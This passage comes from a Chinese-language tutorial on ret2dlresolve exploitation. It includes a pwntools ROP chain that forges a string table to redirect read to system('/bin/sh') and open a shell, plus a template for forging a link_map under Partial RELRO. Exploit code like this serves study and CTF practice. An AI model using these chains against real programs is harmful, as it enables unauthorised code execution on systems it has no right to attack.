pop_rdi =             # 传递第一个参数
pop_rsi =             # 传递第二个参数
pop_rdx =             # 传递第三个参数
padding =             # 用于进行栈溢出的冗余
read_got =            # 用于多次调用 read 覆盖字符表指针、构造伪字符表等
read_plt =            # read 函数在 plt 表上的存根,定位到 push 指令
ret_main =            # 作为多次调用 read 的返回值
str_tab_ptr =         # 程序存放字符表指针的地址

# 2.进行第一次栈溢出,调用 read 函数覆盖程序字符表指针
payload_1 = b'A' * padding           # 填充到返回地址
payload_1 += p64(ret)                # 16字节对齐(ret gadget)
payload_1 += p64(pop_rdi)            # read(0, str_tab_ptr, 0x8)
payload_1 += p64(0x0)                # fd = 0 (stdin)
payload_1 += p64(pop_rsi)
payload_1 += p64(str_tab_ptr)        # buf = str_tab_ptr
payload_1 += p64(pop_rdx)
payload_1 += p64(0x8)                # count = 0x8
payload_1 += p64(read_got)           # 调用 read
payload_1 += p64(ret_main)           # 返回 main
p.sendline(payload_1)
p.sendline(p64(bss))

# 3.进行第二次栈溢出,调用 read 函数构造伪字符表
payload_2 = b'A' * padding           # 填充到返回地址
payload_2 += p64(ret)                # 16字节对齐(ret gadget)
payload_2 += p64(pop_rdi)            # read(0, bss, 0x100)
payload_2 += p64(0x0)                # fd = 0 (stdin)
payload_2 += p64(pop_rsi)
payload_2 += p64(bss)                # buf = bss
payload_2 += p64(pop_rdx)
payload_2 += p64(0x100)              # count = 0x100
payload_2 += p64(read_got)           # 调用 read
payload_2 += p64(ret_main)           # 返回 main

dynstr = elf.get_section_by_name('.dynstr').data()
dynstr = dynstr.replace(b"read",b"system")

p.sendline(payload_2)
p.sendline(dynstr)

# 4.进行第三次栈溢出,调用 read 函数在 bss+0x100 写入 '/bin/sh\x00' 字符串
payload_3 = b'A' * padding           # 填充到返回地址
payload_3 += p64(ret)                # 16字节对齐(ret gadget)
payload_3 += p64(pop_rdi)            # read(0, bss + 0x100, 0x8)
payload_3 += p64(0x0)                # fd = 0 (stdin)
payload_3 += p64(pop_rsi)
payload_3 += p64(bss + 0x100)        # buf = bss + 0x100
payload_3 += p64(pop_rdx)
payload_3 += p64(0x8)                # count = 0x8
payload_3 += p64(read_got)           # 调用 read
payload_3 += p64(ret_main)           # 返回 main
p.sendline(payload_3)
p.sendline(b'/bin/sh\x00')

# 5.进行第四次栈溢出,将参数传入为 '/bin/sh\x00' 字符串,调用 read@plt 存根的 push 指令
payload_4 = b'A' * padding           # 填充到返回地址
payload_4 += p64(ret)                # 16字节对齐(ret gadget)
payload_4 += p64(pop_rdi)            # system('/bin/sh\x00')
payload_4 += p64(bss + 0x100)
payload_4 += p64(read_plt)           # 执行 push 执行,进入 _dl_runtime_resolve
p.sendline(payload_4)

p.interactive()
Partial RELRO
对于 Partial RELRO,动态段不可写,只能从 link_map 下手。程序会从 link_map 中获取程序自身各个动态段的位置,不难推测如果能够让 _dl_runtime_resolve 函数使用伪造的 link_map ,可能会出现一些机会。
查看 link_map 的内部字段结构:
struct link_map {
    Elf64_Addr l_addr;

    char *l_name;

    Elf64_Dyn *l_ld;

    struct link_map *l_next;

    struct link_map *l_prev;

    struct link_map *l_real;

    Lmid_t l_ns;

    struct libname_list *l_libname;

    Elf64_Dyn *l_info[76];
    ...

    size_t l_tls_firstbyte_offset;

    ptrdiff_t l_tls_offset;

    size_t l_tls_modid;

    size_t l_tls_dtor_count;

    Elf64_Addr l_relro_addr;

    size_t l_relro_size;

    unsigned long long l_serial;

    struct auditstate l_audit[];
}
之前谈到

l_info对应了 .dynamic 段。更详细的说, .dynamic 段是一个索引段,上面存储了很多Elf64_Dyn结构体,每个结构体对应一个动态表,如果要得知具体的动态表位置,还需要依靠其对应的Elf64_Dyn结构体上存放的指针。
Elf64_Dyn结构体由两部分组成,d_tag和d_un。typedef struct { Elf64_Sxword d_tag; union { Elf64_Xword d_val; Elf64_Addr d_ptr; } d_un; } Elf64_Dyn;
d_tag和d_un关系紧密,根据d_tag的不同,程序会根据不同的方式看待d_un。d_tag 有很多可选值比如DT_SYMTAB、DT_STRTAB、DT_HASH等等,它们告诉程序这个Elf64_Dyn结构体指向的表地址或者一些元数据。当d_tag表示动态表时,d_un会被视为一个指针,指向该动态表。
容易想到的路径
既然说 link_map 可以直接引导程序去定位动态表,我们不免很自然地想到:是否可以在可控内存上再次伪造字符表,再将指向 DT_STRTAB 的 Elf64_Dyn 结构体复用在 link_map 结构体上,再将 l_info 定位到这个伪造的 Elf64_Dyn 上。这样一来,后续的过程就几乎和 No RELRO 的情况一致了。

然而实际情况是不行的,按照上面的路径,程序应该会进入前面讲到的分支一,也就是去跨模块查找符号。在这个分支中调用 _dl_lookup_symbol_x 时需要传入一个 l_scope 参数,该参数是一个指向动态链接器维护的链表,而这个链表的地址在程序运行前是完全未知的,并且一个随机伪造的数值会导致程序崩溃,故而必须另寻他路。
实际可行的路径
既然分支一完全走不通,只能尝试进入分支二。分支二要求符号表项内部的 st_other 字段低2位不为0,如果使用伪造的符号表项 Elf64_Sym 这一要求是容易满足的。
问题是如何获得函数的真实地址?观察分支二 value 的计算逻辑,通过 l_addr 与 st_value 相加得到。直接通过动态链接库基地址+函数在动态链接库内的偏移这条路已经被封死了,需要一些数学技巧来帮助我们获得函数的地址,也就是通过某一个已知函数的真实地址+敏感函数相对该已知函数的偏移。
比方说,原来是通过动态链接库的基地址 0x55a8b3c2d000 和 system 函数相对动态链接库的偏移 0x46530 ,二者相加就能得到 system 的真实地址。现在假设我们无法得知动态链接库的基地址 0x55a8b3c2d000 ,但是 got 表项上函数的真实地址是可以知道的,比如 0x55a8b3d19340 ,而且还知道 system 函数在动态链接库内相对该函数的偏移 0xfffffffffff5a1f0 ,二者相加也可以得到正确的结果。
那么这两个值好找吗?对于某一个函数的真实地址,可以从 .got.plt 中读取,而 system 相对该函数的偏移只需要知道 libc 版本,也是好找的。下面假设 got 表中有 read 函数的真实地址。
l_addr 这个字段在伪造 link_map 时由攻击者自由设置,所以用其来存放 system 相对 read 的偏移。而 st_value 只需要让其指向 got.plt 中 read 的位置就行了,为了达成这个目的就需要伪造 DT_SYMTAB ,同时为了让解析后的结果正确写入 .got.plt 上,还需要伪造 DT_JMPREL 。
由于在
_dl_fixup函数前面从l_info中取出了字符表,所以为了保证程序不因此不崩溃,需要将l_info[DT_STRTAB]指向一个可读的地址。DT_STRTAB 位于link_map相对0x68偏移处。
下面来尝试使用 python 来伪造一个 link_map ,在64位系统中,DT_SYMTAB 和 DT_JMPREL 指针分别位于 link_map 相对 0x70 和 0xf8 偏移处。
from pwn import *

system_offset =          # system 函数相对 read 函数的偏移
fake_link_map =          # 伪造的 link_map 所在的地址
read_got =               # read
bss =                    # 为程序提取 DT_STRTAB 提供可读地址

linkmap = flat({
0x0: system_offset,                      # l_addr

'''伪造的 Elf64_Dyn - DT_SYMTAB'''
0x8: p64(0x6),                           # d_tag 表示 DT_SYMTAB
0x10: p64(read_got - 0x8 - 0x18 * n),    # d_un 指向 read_got ,让 st_value 为函数真实地址

'''伪造的 Elf64_Dyn - DT_JMPREL'''
0x18: p64(0x17),                             # d_tag 表示 DT_JMPREL
0x20: p64(fake_link_map + 0x28 - 0x18 * n),  # d_un 指向 fake_link_map 复用地址,根据重定位表项的偏移计算

'''伪造的 Elf64_Rela'''
0x28: p64(read_got - system_offset),     # r_offset
0x30: p64(0x100000007),                  # r_info 保证低32位为 7 通过断言,高32位按照实际情况
0x38: p64(0x0),                         # r_addend 设置为 0x0 即可

0x68: p64(bss),                          # l_info[DT_STRTAB] 指向一个可读地址即可
0x70: p64(fake_link_map + 0x8),          # l_info[DT_SYMTAB] 指向 Elf64_Dyn 复用地址
0xf8: p64(fake_link_map + 0x18),         # l_info[DT_JMPREL] 指向 Elf64_Dyn 复用地址
})
实际环境中在得到伪造的 linkmap 后,将其写入一个可控的内存地址,并将伪造 link_map 的地址压入栈,将程序劫持到 .plt 上函数存根的 push 指令处即可。
由于需要将 st_value 直接定位到 got 表上,前面的 st_other 字段是不可控的,但在 got 表上该区域有可能为0,导致后期无法进入 else 分支。因而最后能否解析出目标函数具有一定随机性。
其实解析
system不是一个很好的选择,system内部进行了很多内存读写操作,需要维护栈帧结构。使用其核心的execve可能是更好的选择。
Full RELRO
由于在 Full RELRO 保护中整个 .got.plt 都不可写,ret2dlresolve 方法无效。